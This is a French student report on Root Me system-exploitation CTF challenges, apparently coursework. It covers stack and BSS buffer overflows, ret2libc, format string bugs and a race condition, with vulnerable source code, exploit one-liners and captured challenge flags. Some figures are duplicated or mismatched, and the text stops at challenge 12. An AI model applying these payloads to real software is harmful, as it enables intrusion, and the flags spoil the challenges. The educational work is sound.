

Software Exploitation

Rapport sur les challenges Root Me

MASTER 1 CYBERSÉCURITÉ / ISTIC

Rédigé par

Bassirou BADIANE

2023/2024

Table des matières

1	Challenge 1 : ELF x86 - Stack buffer overflow basic 1	4
1.1	Analyse du programme	4
1.2	Exploitation de la faille	5
2	Challenge 2 : Stack buffer overflow basic 2	5
2.1	Analyse du programme	5
2.2	Méthodologie de l'attaque	6
3	Challenge 3 : ELF x86 - Stack buffer overflow basic 3	6
3.1	Analyse du programme	6
3.2	Exploitation de la faille	7
4	Challenge 4 : ELF x86 - Stack buffer overflow basic 4	8
4.1	Analyse du programme	8
4.2	Exploitation de la faille	9
5	Challenge 5 : ELF x86 - Stack buffer overflow basic 5	10
5.1	Analyse du programme	10
5.2	Exploitation de la faille	11
6	Challenge 6 : ELF x86 - Stack buffer overflow basic 6	12
6.1	Analyse du programme	12
6.2	Exploitation de la vulnérabilité	12
7	Challenge 7 : ELF x86 - BSS buffer overflow	13
7.1	Analyse du programme	13
7.2	Exploitation de la faille	13
8	Challenge 8 : ELF x64 - Stack buffer overflow - basic	14
8.1	Analyse du code	14
8.2	Exploitation de la faille	14
9	Challenge 9 : ELF x86 - Format string bug basic 1	15
9.1	Analyse du programme	15
9.2	Exploitation de la vulnérabilité	16
10	Challenge 10 : ELF x86 - Format string bug basic 2	16
10.1	Analyse du programme	16
10.2	Exploitation de la faille	17
11	Challenge 11 : ELF x86 - Race condition	17
11.1	Analyse du code	17
11.2	Exploitation de la vulnérabilité	18
12	Challenge 12 : ELF x86 - Use After Free - basic	19
12.1	Analyse du code	19
12.2	Exploitation de la vulnérabilité	20
13	Challenge 13 : ELF ARM - Basic ROP	20
13.1	Analyse du programme	20
13.2	Exploitation de la vulnérabilité	21
14	Challenge 14 : ELF x64 - Stack buffer overflow - avancé	21
14.1	Analyse du programme	21
14.2	Exploitation de la vulnérabilité	22

15 Challenge 15 : ELF x64 - Double free	23
15.1 Analyse du programme	23
15.2 Exploitation de la faille	24
16 Challenge 16 : ELF x64 - Stack buffer overflow - PIE	24
16.1 Analyse du programme	24
16.2 Exploitation de la faille	25
17 Challenge 17 : ELF x86 - Stack buffer overflow - ret2dl_resolve	26
17.1 Analyse du binaire	26
17.2 Méthodologie d'attaque	26
18 Challenge 18 : ELF x86 - Format String Bug Basic 3	27
18.1 Analyse du programme	27
18.2 Exploitation de la faille	28
Conclusion	28

Introduction

Les challenges App - Système sur RootMe sont une série d'épreuves conçues pour aider à comprendre les vulnérabilités applicatives. Ces défis sont principalement liés aux erreurs de programmation qui aboutissent à des corruptions de zones mémoire.

1 Challenge 1 : ELF x86 - Stack buffer overflow basic 1

Ce challenge est une initiation aux attaques de type Stack buffer overflow. En ce qui concerne la configuration de l'environnement du challenge, nous avons accès qu'au code source et une machine sur laquelle on peut se connecter avec SSH.

1.1 Analyse du programme

En analysant le code source à notre disposition, on peut remarquer que la fonction `fgets()` prend en paramètre le buffer qui peut prendre jusqu'à 40 caractères. Le deuxième paramètre de cette fonction indique le nombre maximal de caractères que l'utilisateur peut saisir et cette valeur dans notre cas équivaut à 45 caractères. Par conséquent, on peut écrire cinq caractères de plus par rapport à la taille du buffer ; et on va exploiter ce cadeau. En continuant notre analyse de code, l'instruction conditionnelle `if (check == 0xdeadbeef)` a particulièrement attirée notre attention car une fois qu'on entre dans ce bloc l'objectif est atteint vu que dedans il y'a la fonction `system("/bin/bash")` qui permet d'exécuter la commande `/bin/bash` qui ouvre un shell interactif.

```
int main()
{
    int var;
    int check = 0x04030201;
    char buf[40];

    fgets(s: buf, n: 45, stream: stdin);

    printf(format: "\n[buf]: %s\n", buf);
    printf(format: "[check] %p\n", check);

    if ((check != 0x04030201) && (check != 0xdeadbeef))
        printf (format: "\nYou are on the right way!\n");

    if (check == 0xdeadbeef)
    {
        printf(format: "Yeah dude! You win!\nOpening your shell...\n");
        setreuid(ruid: geteuid(), euid: geteuid());
        system(command: "/bin/bash");
        printf(format: "Shell closed! Bye.\n");
    }
    return 0;
}
```

FIGURE 1 – Code Source du challenge

1.2 Exploitation de la faille

La principale question à partir de là est donc comment affecter à la variable *check* la valeur *0xdeadbeef*. Alors l'idée est d'utiliser la technique du buffer overflow. Vu qu'en général, les variables locales sont ajoutées sur la pile dans l'ordre inverse de leur déclaration ; la variable *check* sera placée juste avant la variable *buf* dans la pile. En remplissant les 40 premiers caractères par des lettres aléatoires "b" dans notre exemple, puis d'insérer dans les 4 caractères suivants l'adresse de *0xdeadbeef* (en little endian), on va modifier la valeur de la variable *check* par cette adresse ce qui nous permet d'ouvrir un shell.

```
app-système-ch13@challenge02:~$ (python -c 'print("b"*40 + "\xef\xbe\xad\xde"); cat) | ./ch13 #0xdeadbeef
[buf]: bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb24
[check] 0xdeadbeef
Yeah dude! You win!
Opening your shell...
ls
ch13 ch13.c Makefile
ls -a
. .. ch13 ch13.c .git Makefile .passwd ._perms
cat .passwd
1w4ntm0r3pr0np1s
```

FIGURE 2 – Récupération du flag

La commande *cat* concaténée la chaîne de caractères envoyée est là pour mettre en pause le shell en empêchant la fermeture de l'entrée standard.

2 Challenge 2 : Stack buffer overflow basic 2

Ce challenge est un peu similaire avec le précédent sauf que dans celui ci, on joue avec des fonctions et non des variables.

2.1 Analyse du programme

En observant le code source, on peut remarquer que trois fonctions sont définies dans le programme à savoir *shell()*, *sup()* et *main()*. Cependant, la fonction principale n'appelle que, via un **pointeur**, la fonction *sup()* qui ne nous intéresse pas. Pour ouvrir un shell, il faut plutôt appeler la fonction *shell()*.

```
void shell() {
    setreuid(ruid: geteuid(), euid: geteuid());
    system(command: "/bin/bash");
}

void sup() {
    printf(format: "Hey dude ! Waaaaazzaaaaaaaa ?!\n");
}

void main()
{
    int var;
    void (*func)()=sup;
    char buf[128];
    fgets(s: buf,n: 133,stream: stdin);
    func();
}
```

FIGURE 3 – Code Source du challenge

2.2 Méthodologie de l'attaque

Vu que func est un pointeur vers la fonction sup(), on peut atteindre notre objectif en pointant func vers la fonction shell() qui exécute un shell. Comment ? C'est simple, on applique le même principe que le challenge précédent c'est à dire remplir le buffer par un caractère aléatoire puis d'écraser la valeur référencée par func en la changeant par l'adresse de la fonction shell(). Pour ce faire, il nous faut donc trouver l'adresse de shell(). Nous avons obtenu cette adresse grâce à gdb et elle est égale à 0x8048516. En faisant ceci, on va exécuter la fonction shell() plutôt que la fonction sup(). Et comme la pile est exécutable dans ce challenge, on aura bien un shell comme le montre la figure suivante.

```
app-systeme-ch15@challenge02:~$ (python -c 'print ("B"*128 + "\x16\x85\x04\x08");cat) | ./ch15
ls
ch15  ch15.c  Makefile
ls -a
.  ..  ch15  ch15.c  .git  Makefile  .passwd  ._perms
cat .passwd
B33r1sSoG0oD4y0urBr4iN
```

FIGURE 4 – Récupération du flag

3 Challenge 3 : ELF x86 - Stack buffer overflow basic 3

Ce challenge parle aussi de stack buffer overflow, le principe d'attaque est un peu similaire que les précédents mais plus astucieux.

3.1 Analyse du programme

Le code source du challenge contient deux fonctions : la fonction principale main() et une autre fonction nommée shell() qui nous permet d'exécuter un shell en tant que propriétaire du processus.

Dans la fonction main() est défini, dans l'ordre, ces quatre variables buff[64], check, i et count. On observe aussi une boucle infinie dont le fonctionnement est ainsi :

Une première condition `if(count >= 64)` qui vérifie si la variable count est supérieure ou égale à 64. Si c'est le cas, cela signifie que 64 caractères ont déjà été saisis, et le message "Oh no...Sorry !" est affiché. Une deuxième condition `if(check == 0xbffffabc)` qui vérifie si la valeur de la variable check est égale à 0xbffffabc. Si c'est le cas, la fonction shell() est appelé.

Si aucune des deux conditions précédentes n'est satisfaite, le programme passe à la partie else. La fonction `read(fileno(stdin), &i, 1)` est utilisée pour lire un caractère à partir de l'entrée standard et le stocke dans la variable i. Ensuite, il y a une instruction switch qui vérifie la valeur du caractère i et exécute différentes actions en fonction de cette valeur. Et la valeur de i qui nous intéresse plus dans ce cas est 0x08 car sous cette condition le programme décrémente la valeur de la variable count. Et on va expliquer comment on va exploiter ceci dans la section suivante. Si i ne correspond à aucun des cas spécifiés dans la structure conditionnelle, le caractère est stocké dans le tableau buffer à l'indice count et la variable count est incrémentée.

```

int main()

char buffer[64];
int check;
int i = 0;
int count = 0;

printf(format: "Enter your name: ");
fflush(stream: stdout);
while(1)
{
    if(count >= 64)
        printf(format: "Oh no...Sorry !\n");
    if(check == 0xbffffabc)
        shell();
    else
    {
        read(fd: fileno(stream: stdin), buf: &i, nbytes: 1);
        switch(i)
        {
            case '\n':
                printf(format: "\a");
                break;
            case 0x08:
                count--;
                printf(format: "\b");
                break;
            case 0x04:
                printf(format: "\t");
                count++;
                break;
            case 0x90:
                printf(format: "\a");
                count++;
                break;
            default:
                buffer[count] = i;
                count++;
                break;
        }
    }
}

void shell(void)
{
    setreuid(ruid: geteuid(), euid: geteuid());
    system(command: "/bin/bash");
}


```

FIGURE 5 – Code Source du challenge

3.2 Exploitation de la faille

Ce qu'il faut tout d'abord remarquer dans ce code source par rapport aux deux précédents, c'est la position de la variable buff[64] et check. En effet, dans ce cas ci, la variable buff est placée juste avant la variable check sur la pile. Par conséquent, il nous faut, pour changer la valeur stockée dans la variable check, non pas écrire après le 64 caractère mais plutôt dans les quatre caractères avant le buffer. C'est pourquoi, on va d'abord décrémenter la variable count de quatre caractères puis d'écrire, dans 1, l'adresse qui nous permet de sauter dans la fonction shell(). Comme les caractères qui constitue cette

adresse ne correspond pas à aucun des cases du switch, ces caractères seront bien stockés dans les cases `buff[-4]`, `buff[-3]`, `buff[-2]`, `buff[-1]` qui sont les cases mémoires occupées par la variable `check`.



```
app-systeme-ch16@challenge02:~$ (python -c 'print "\x08"*4+"\xbc\xfa\xff\xbf";cat ')| ./ch16
Enter your name: id
uid=1216(app-systeme-ch16-cracked) gid=1116(app-systeme-ch16) groups=1116(app-systeme-ch16),100(users)
cat .passwd
Sm4shM3ify0uC4n
```

FIGURE 6 – Récupération du flag

La variable `count` est décrémentée à l'aide grâce à `print '0x08'*4` qui envoie quatre caractères `'0x08'`. Et si la variable lue est égal à ce caractère, `count` est décrémenté.

4 Challenge 4 : ELF x86 - Stack buffer overflow basic 4

Ce challenge illustre une vulnérabilité de Stack buffer overflow lié avec les variables d'environnement.

4.1 Analyse du programme

Le code fourni dans l'épreuve révèle que le programme affiche le contenu de certaines variables d'environnement. Il utilise la fonction *strcpy*, qui est bien connue pour être source de failles, notamment en cas de mauvaise utilisation, elle peut entraîner un débordement de tampon. La vulnérabilité identifiée se situe précisément dans la fonction *GetEnv*. Notre objectif sera donc d'exploiter cette faille pour écraser le registre *saved eip*, qui contient l'instruction suivante à exécuter lorsque la fonction se termine.


```

struct EnvInfo GetEnv(void)
{
    struct EnvInfo env;
    char *ptr;

    if((ptr = getenv(name: "HOME")) == NULL)
    {
        printf(format: "[-] Can't find HOME.\n");
        exit(status: 0);
    }
    strcpy(dest: env.home, src: ptr);
    if((ptr = getenv(name: "USERNAME")) == NULL)
    {
        printf(format: "[-] Can't find USERNAME.\n");
        exit(status: 0);
    }
    strcpy(dest: env.username, src: ptr);
    if((ptr = getenv(name: "SHELL")) == NULL)
    {
        printf(format: "[-] Can't find SHELL.\n");
        exit(status: 0);
    }
    strcpy(dest: env.shell, src: ptr);
    if((ptr = getenv(name: "PATH")) == NULL)
    {
        printf(format: "[-] Can't find PATH.\n");
        exit(status: 0);
    }
    strcpy(dest: env.path, src: ptr);
    return env;
}

```

FIGURE 7 – Portion de code vulnérable

La vulnérabilité de débordement de tampon se trouve dans les appels à la fonction *strcpy*. Cette fonction copie la chaîne pointée par *ptr* (qui contient la valeur de la variable d'environnement) dans les différents champs de la structure *env*. Si la taille de la chaîne dépasse la taille du tampon de destination dans *env*, cela entraîne un débordement de tampon.

4.2 Exploitation de la faille

Comme on peut le remarquer sur la figure précédente, la faille du programme se situe sur la fonction *strcpy*. L'objectif est d'utiliser cette fonction pour pouvoir réécrire dans le registre *saved eip* l'adresse du shellcode qu'on va injecter grâce aux variables d'environnement.

Alors pour réaliser cette tâche, on a d'abord trouvé le offset du *saved eip* par rapport à l'adresse de la variable d'environnement *PATH* et dans ce cas, il est égal à 161. Donc, on a jusque là trouvé que pour écraser l'EIP il faut 161 caractères. Cependant, nous devons maintenant identifier une adresse capable de stocker notre shell. Une analyse simple de la stack avec *gdb* révèle immédiatement l'adresse *0xbffff7f0* qui stocke *HOME*. Cependant, ce détail n'est pas essentiel. Ce qu'il faut comprendre, c'est que cette adresse est utilisée par *strcpy* pour stocker les valeurs entrées. Par conséquent, notre shell sera stocké sur *0xbffff7f0* car le *strcpy* du *PATH* sera exécuté et à un certain moment, notre shell atteindra cette adresse grâce à *strcpy*. Cela modifiera le flux d'exécution et nous amènera à un shell, ce qui constitue une exécution de code. Nous allons en discuter plus en détail ci-dessous. A partir de ce moment, il ne reste plus qu'à trouver un shellcode et l'exécuter. Notre shellcode fait 45 octets,

qu'on va soustraire aux 161 pour pouvoir arriver sur la fin du buffer. $161 - 45 = 116$. On va remplir ces caractères avec des instructions *NOP* jusqu'au quatre dernier octets où on mettra l'adresse où se situe le shellcode.

Après avoir eu toutes ces informations, on peut faire notre exploit en changeant la variable d'environnement `PATH`.

```
export PATH=export PATH=(/usr/bin/python -c 'print("x90"*116 + "shellcode" +  
"@HOME")')
```

Après exécution du programme, un shell est généré et on récupère le flag.

5 Challenge 5 : ELF x86 - Stack buffer overflow basic 5

Dans ce challenge on continue, d'explorer le monde des Stack buffer overflow. Cependant, au lieu d'utiliser un shellcode comme on l'a fait dans le challenge précédent, on va utiliser la technique `Return2Libc` qui consiste à remplacer l'adresse de retour d'une sous-routine sur la pile d'appels par une adresse d'une sous-routine déjà présente dans la mémoire exécutable du processus (celui de la fonction *system* de *libc*).

5.1 Analyse du programme

Le programme lit un fichier de configuration et initialise une structure avec les informations lues. Cependant, il ne vérifie pas la taille des chaînes de caractères avant de les copier, ce qui peut entraîner des débordements de tampon. En examinant le code, on constate rapidement que la faille se trouve dans la fonction `cpstr`. Cette fonction copie naïvement le contenu de `buff` dans le champ `username` de la structure `init`.

```

struct Init Init(char *filename)
{
    FILE *file;
    struct Init init;
    char buff[BUFFER+1];

    if((file = fopen(filename, modes: "r")) == NULL)
    {
        perror(s: "[-] fopen ");
        exit(status: 0);
    }

    memset(s: &init, c: 0, n: sizeof(struct Init));

    init.pid = getpid();
    init.uid = getuid();

    while(fgets(s: buff, n: BUFFER, stream: file) != NULL)
    {
        chomp(buff);
        if(strncmp(s1: buff, s2: "USERNAME=", n: 9) == 0)
        {
            cpstr(dst: init.username, src: buff+9);
        }
    }
    fclose(stream: file);
    return init;
}

```

FIGURE 8 – Portion de code vulnérable

5.2 Exploitation de la faille

Notre but est de réécrire le registre *saved eip* afin de le faire pointer vers l'adresse de la fonction *system* de libc.

```

struct Init{
    char username[128];
    uid_t uid;
    pid_t pid;
};

```

En examinant le code source, on constate qu'il est possible de provoquer un débordement dans le tableau *username* via la variable *init* dans la fonction *Init*. Par ailleurs, on observe que la variable 'FILE' se place entre nous et la valeur de l'adresse de retour. Cela signifie que pour accéder à la valeur de l'adresse de retour, nous devons écraser le pointeur *FILE*. La deuxième étape consiste à trouver l'adresse de *system* et de la chaîne *"/bin/sh"* dans libc. On procède de la même manière que notre cours sur ret2libc pour trouver ces adresses. Après ces étapes, on peut écrire le payload tout en tenant en compte qu'il faudra aussi écraser le pointeur de fichier.

```
python -c 'print "USERNAME=" + "padding" + " + "@system" + "@exit"*2 + "@bin/sh"'
```

En passant ce payload comme argument à notre fichier, on arrive à générer un shell qui nous permet de récupérer le flag.

6 Challenge 6 : ELF x86 - Stack buffer overflow basic 6

Ce challenge exploite la technique de retour à la libc (ret2libc) qui est une technique alternative au shellcode. En effet, le shellcode ne s'applique que sur les programmes dont la pile (stack) est exécutable. La technique ret2libc permet de contourner cette protection.

6.1 Analyse du programme

En résumé, le programme copie la chaîne de caractères passée en argument dans un tampon nommé *message* et affiche le contenu du tampon. Ce programme est vulnérable au buffer overflow car le tampon *message* a une taille de 20 octets, mais il n'y a aucune vérification pour s'assurer que la chaîne de caractères passée en argument ne dépasse pas cette taille. Si on fournit une chaîne de caractères plus longue que 20 octets, elle débordera dans la mémoire adjacente, écrasant ainsi l'adresse de *saved ebp* et *saved eip*. Dans notre attaque, nous allons envoyer dans *saved eip*, l'adresse de *system* qui permet d'exécuter des commandes.

```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int main (int argc, char ** argv){
    char message[20];

    if (argc != 2){
        printf (format: "Usage: %s <message>\n", argv[0]);
        return -1;
    }

    strcpy (dest: message, src: argv[1]);
    printf (format: "Your message: %s\n", message);
    return 0;
}
```

FIGURE 9 – Code source du programme

6.2 Exploitation de la vulnérabilité

Pour exécuter un shell, il nous faut appeler la fonction *system* avec l'argument *"/bin/sh"*. Pour ce faire, il nous faudra d'abord trouver l'adresse de *system* puis celle de *"/bin/sh"* dans libc et les mettre en stack de telle sorte que l'adresse de *"/bin/sh"* désigne l'argument de *system*. On peut trouver ces adresses grâce à gdb. Une fois qu'on a toutes ces informations en main, on peut écrire notre payload qui est de cette forme :

```
python -c "print('A'*32+'@saved_eip'+ 'AAAA'+ '@/bin/sh')"
```

Les quatre 'A' au milieu du payload servent juste de padding et 32 représente le padding entre *saved_eip* et le début du buffer. On a aussi calculé ce padding grâce à gdb. Une fois qu'on passe au programme ce payload comme argument, on pourra obtenir un shell avec des privilèges plus élevés, ce qui nous permettra de récupérer le flag.

7 Challenge 7 : ELF x86 - BSS buffer overflow

Un bss overflow se produit lorsque plus de données sont écrites dans une variable de la section .bss que ce qu'elle peut contenir, ce qui peut entraîner un comportement imprévisible du programme, y compris des failles de sécurité potentielles.

7.1 Analyse du programme

Le programme prend un nom d'utilisateur en tant qu'argument de ligne de commande, le copie dans une variable globale `username` et l'affiche. Cependant, il y a une vulnérabilité de débordement de tampon dans la section BSS de ce programme.

```
void cp_username(char *name, const char *arg)
{
    while((*name++) = *(arg++));
    *name = 0;
}

int main(int argc, char **argv)
{
    if(argc != 2)
    {
        printf(format: "[-] Usage : %s <username>\n", argv[0]);
        exit(status: 0);
    }

    cp_username(name: username, arg: argv[1]);
    printf(format: "[+] Running program with username : %s\n", username);

    _atexit(0);
    return 0;
}
```

FIGURE 10 – Code Source du challenge

Lors de la copie de `arg` dans `name`, on ne vérifie pas la taille de `arg`.

7.2 Exploitation de la faille

Il est fort probable que la section `.data`, qui contient les valeurs des variables globales (`username` et `atexit`), soit suivie par la section `.bss`, en l'absence d'ASLR actif. Cela implique que si nous avons la possibilité de modifier une valeur au-delà de `username[512]`, il est fort probable que nous puissions modifier l'adresse de la fonction `exit` qui se trouve dans `_atexit`. L'idée de l'attaque est de mettre notre shellcode dans une variable d'environnement puis de trouver l'adresse de cette variable grâce à une fonction `getenv` qu'on écrit de nous même (inspiré de celui du cours sur les buffer overflow avancés). Après avoir récupéré cette adresse, on peut exploiter le binaire en écrivant un payload avec un padding de taille celle du buffer et juste après l'adresse de la variable d'environnement qui contient le shellcode de telle sorte qu'on ne pointe plus sur `exit` à la fin mais plutôt sur le shellcode.

```
./binary $(python -c 'print "B"*512+"@env"')
```

Et on obtient un nouveau shell avec le flag.

8 Challenge 8 : ELF x64 - Stack buffer overflow - basic

Ce challenge est un Stack buffer overflow d'un programme binaire dont l'architecture est ELF x64.

8.1 Analyse du code


Le programme est composé de deux fonctions la fonction `main()` et la fonction `callMeMaybe()` qui exécute un shell. Dans la fonction `main`, des variables locales sont déclarées, dont `buffer` qui est un tableau de caractères de taille 256. La fonction `scanf` est utilisée pour lire une chaîne de caractères à partir de l'entrée utilisateur et la stocker dans `buffer`. Comme que la fonction `scanf()` ne vérifie pas la taille de l'input, on peut faire un dépassement de tampon dans le `buffer`.

```
/*  
gcc -o ch35 ch35.c -fno-stack-protector -no-pie -Wl,-z,relro,-z,now,-z,noexecstack  
*/  
  
void callMeMaybe(){  
    char *argv[] = { [0]="/bin/bash", [1]="-p", [2]=NULL };  
    execve(path: argv[0], argv, envp: NULL);  
}  
  
int main(int argc, char **argv){  
    char buffer[256];  
    int len, i;  
  
    scanf(format: "%s", buffer);  
    len = strlen(s: buffer);  
  
    printf(format: "Hello %s\n", buffer);  
  
    return 0;  
}
```

FIGURE 11 – Code Source du challenge

8.2 Exploitation de la faille

Comme dit dans le paragraphe précédent, la faille provient de la fonction `scanf`, qui accepte une valeur dans la variable tampon, mais ne vérifie pas sa longueur, on peut donc envahir l'adresse de retour au-delà de l'espace de la variable tampon. L'idée est donc de modifier la valeur du registre `rip`, qui contient l'adresse de la prochaine instruction à exécuter, en l'adresse de la fonction qui nous permet d'exécuter un shell. Il nous faut donc trouver l'adresse de cette fonction en utilisant `gdb`.



```
(gdb) disas callMeMaybe  
Dump of assembler code for function callMeMaybe:  
0x00000000004005e7 <+0>:      push    rbp
```

FIGURE 12 – Adresse de la fonction `callMeMaybe`

Après cette étape, notre objectif est de trouver l'offset entre le `buffer` et l'adresse où pointe le registre `rip` afin de pouvoir changer son contenu.


```


int main(int argc, char *argv[]) {
    FILE *secret = fopen(filename: "/challenge/app-systeme/ch5/.passwd", modes: "rt");
    char buffer[32];
    fgets(s: buffer, n: sizeof(buffer), stream: secret);
    printf(format: argv[1]);
    fclose(stream: secret);
    return 0;
}

```

FIGURE 15 – Code Source du challenge

9.2 Exploitation de la vulnérabilité

Comme souligné dans la section précédente, La vulnérabilité ici est dans `printf(argv[1])` car le format de sortie n'est pas spécifié. Il s'agit d'une vulnérabilité de chaîne de format. Par conséquent, nous avons des primitives pour lire à partir de la pile et écrire dans la mémoire. Ici, nous avons besoin d'une primitive de lecture, car le drapeau est dans un tampon sur la pile et qui contient le contenu du fichier `.passwd`. Et nous pouvons lire les données à partir de là en utilisant le spécificateur de format `%x`. Ainsi on pourra imprimer 128 octets de la pile (`tailleBuffer * 4`) pour lire le contenu du tampon, puis en analysant les données reçues, on pourra trouver le mot de passe qu'on cherche.




```

app-systeme-ch5@challenge02:~$ ./ch5 $(python -c 'print "%08x."*32')
00000020.0804b160.0804853d.00000009.bffffbf4.b7e19679.bffffaa4.b7fc1000.b7fc1000.0804b160.39617044.28293664.6d617045.bf000a64.0804861b.00000002.bffffaa4.bffffab0.76e13400.bffffa10.00000000.00000000.b7e01fa1.b7fc1000.b7fc1000.00000000.b7e01fa1.00000002.bffffaa4.bffffab0.bffffa34.00000001.app-systeme-ch5@challenge02:~$

```

FIGURE 16 – Lecture des octets du tampons sur la pile

`%08x` le nombre après le signe pour cent est nécessaire pour afficher 4 octets. Le binaire ELF qui nous est donné est en 32 bits-architecture x86 Par conséquent, tous les octets reçus de la pile sont inversés - Little Endian. On va utiliser un script python pour décoder cette tâche afin de pouvoir lire le mot de passe.



```

bachir@badiane-Yoga-Slim:~/Desktop/SE/Challenges$ python3 bytesDecoder.py
±`
=      ;ÿÜÎ·áÄ@;ÿÜ±·Ü@·Ü±`9apD()6dmapE;

```

FIGURE 17 – Flag trouvé

Le flag est donc "Dpa9d6)(Epamd" vu que les octets sont en little endian.

10 Challenge 10 : ELF x86 - Format string bug basic 2

Comme le challenge précédent, celui ci parle aussi du bug lié au format string.

10.1 Analyse du programme

Le programme attend un argument en ligne de commande, qui est ensuite utilisé dans un appel à `snprintf()` pour formater la chaîne `fmt`. La vulnérabilité de format string se produit lorsque le format de la chaîne dans `snprintf()` est contrôlé par l'entrée utilisateur (`argv[1]`). Si la valeur de `check` est modifiée à `0xdeadbeef`, cela signifie que l'attaque a réussi. Le programme alors exécute `/bin/bash` avec les privilèges de l'utilisateur courant. Bien que le code vérifie que `check` n'est pas modifié, cette vérification peut être contournée en utilisant des spécificateurs de format appropriés dans l'entrée `argv[1]`.


```

int main(int argc, char *argv[]) {
    FILE *secret = fopen(filename: "/challenge/app-systeme/ch5/.passwd", modes: "rt");
    char buffer[32];
    fgets(s: buffer, n: sizeof(buffer), stream: secret);
    printf(format: argv[1]);
    fclose(stream: secret);
    return 0;
}

```

FIGURE 18 – Code Source du challenge

10.2 Exploitation de la faille

Si la variable `check` est `0xdeadbeef`, le shell est exécuté. En manipulant bien la fonction `snprintf`, nous pouvons voir l'adresse et la valeur de la pile en utilisant des spécificateurs de format. Tout d'abord, nous devons vérifier si les données que nous donnons en entrée sont stockées quelque part dans la pile. Pour ce faire, on donne un tas de caractères et on observe est que ces données sont imprimés lorsque j'imprime les valeurs de la pile avec des spécificateurs de format.

```

int main(int argc, char *argv[]) {
    FILE *secret = fopen(filename: "/challenge/app-systeme/ch5/.passwd", modes: "rt");
    char buffer[32];
    fgets(s: buffer, n: sizeof(buffer), stream: secret);
    printf(format: argv[1]);
    fclose(stream: secret);
    return 0;
}

```

FIGURE 19 – Code Source du challenge

On remarque bien que notre input `BBBB(42,42,42,42)` est référencée à la 9ème position. Nous pouvons désormais contrôler les valeurs sur la pile à partir du 9ème argument. Et c'est là que le spécificateur de format «`%n`» entre en action. «`%n`» peut être utilisé pour écrire la valeur à une adresse spécifique. Cela amène `snprintf()` à écrire la variable pointée par l'argument que nous spécifions. Nous avons l'adresse de la variable `"check"` et `"0xdeadbeef"` est la valeur qui doit être chargée dans la variable. `0xdeadbeef` équivaut 3735928559 en décimal. Comme le chargement se fait avec une valeur égale au nombre de caractères imprimés par la fonction `printf`, nous devons donner $(3735928559 - 4) = 3735928555$ espaces (- 4 car l'adresse que nous spécifions est de 4 octets ici). Cependant, 3735928555 est très grand et ne peut pas être utilisé ici. Nous devons diviser l'écriture des données en 2 parties et heureusement il existe un moyen de le faire avec le spécificateur de format `%hn`.

11 Challenge 11 : ELF x86 - Race condition

Ce challenge illustre le concept de Race condition qui est une situation qui se produit lorsque le comportement substantiel du système dépend de la séquence ou du timing d'autres événements incontrôlables, ce qui peut conduire à des résultats inattendus ou incohérents.

11.1 Analyse du code

En résumé, le programme crée un flag et le stocke dans un fichier créé dans `/tmp/tmp_file.txt`. Et ce programme ne nous permet pas d'ouvrir un débogueur. Il écrit le mot de passe dans un fichier temporaire, attend 1/4 de seconde puis détruit le fichier temporaire avant de quitter.

```

#define PASSWORD "/challenge/app-systeme/ch12/.passwd"
#define TMP_FILE "/tmp/tmp_file.txt"

int main(void)
{
    int fd_tmp, fd_rd;
    char ch;

    if (ptrace(request: PTRACE_TRACEME, 0, 1, 0) < 0)
    {
        printf(format: "[-] Don't use a debugger !\n");
        abort();
    }
    if((fd_tmp = open(file: TMP_FILE, oflag: O_WRONLY | O_CREAT, 0444)) == -1)
    {
        perror(s: "[-] Can't create tmp file ");
        goto end;
    }

    if((fd_rd = open(file: PASSWORD, oflag: O_RDONLY)) == -1)
    {
        perror(s: "[-] Can't open file ");
        goto end;
    }

    while(read(fd: fd_rd, buf: &ch, nbytes: 1) == 1)
    {
        write(fd: fd_tmp, buf: &ch, n: 1);
    }
    close(fd: fd_rd);
    close(fd: fd_tmp);
    usleep(useconds: 250000);
end:
    unlink(name: TMP_FILE);

    return 0;
}


```

FIGURE 20 – Code Source du challenge

11.2 Exploitation de la vulnérabilité

Pour exploiter la vulnérabilité, il nous faut donc pouvoir lire le fichier temporaire pendant l'exécution du programme. Vu que le programme dissocie le fichier en 0,25 seconde, on peut pas accéder au répertoire et lire le fichier crée en ce laps de temps.

Nous allons exploiter la fonction sleep. Lorsque le processus du binaire est en veille, nous avons la possibilité de récupérer le fichier avant de revenir. Nous écrivons donc notre exploit comme suit.



```

app-systeme-ch12@challenge02:~$ ./ch12|cat /tmp/tmp_file.txt
eh-q8dEa8q19f9aF("2a96q92
app-systeme-ch12@challenge02:~$

```

FIGURE 21 – Récupération du mot de passe

Pendant le sommeil du processus généré par le binaire, la commande cat lit le fichier temporaire crée

par ce processus afin de pouvoir récupérer le mot de passe.

12 Challenge 12 : ELF x86 - Use After Free - basic

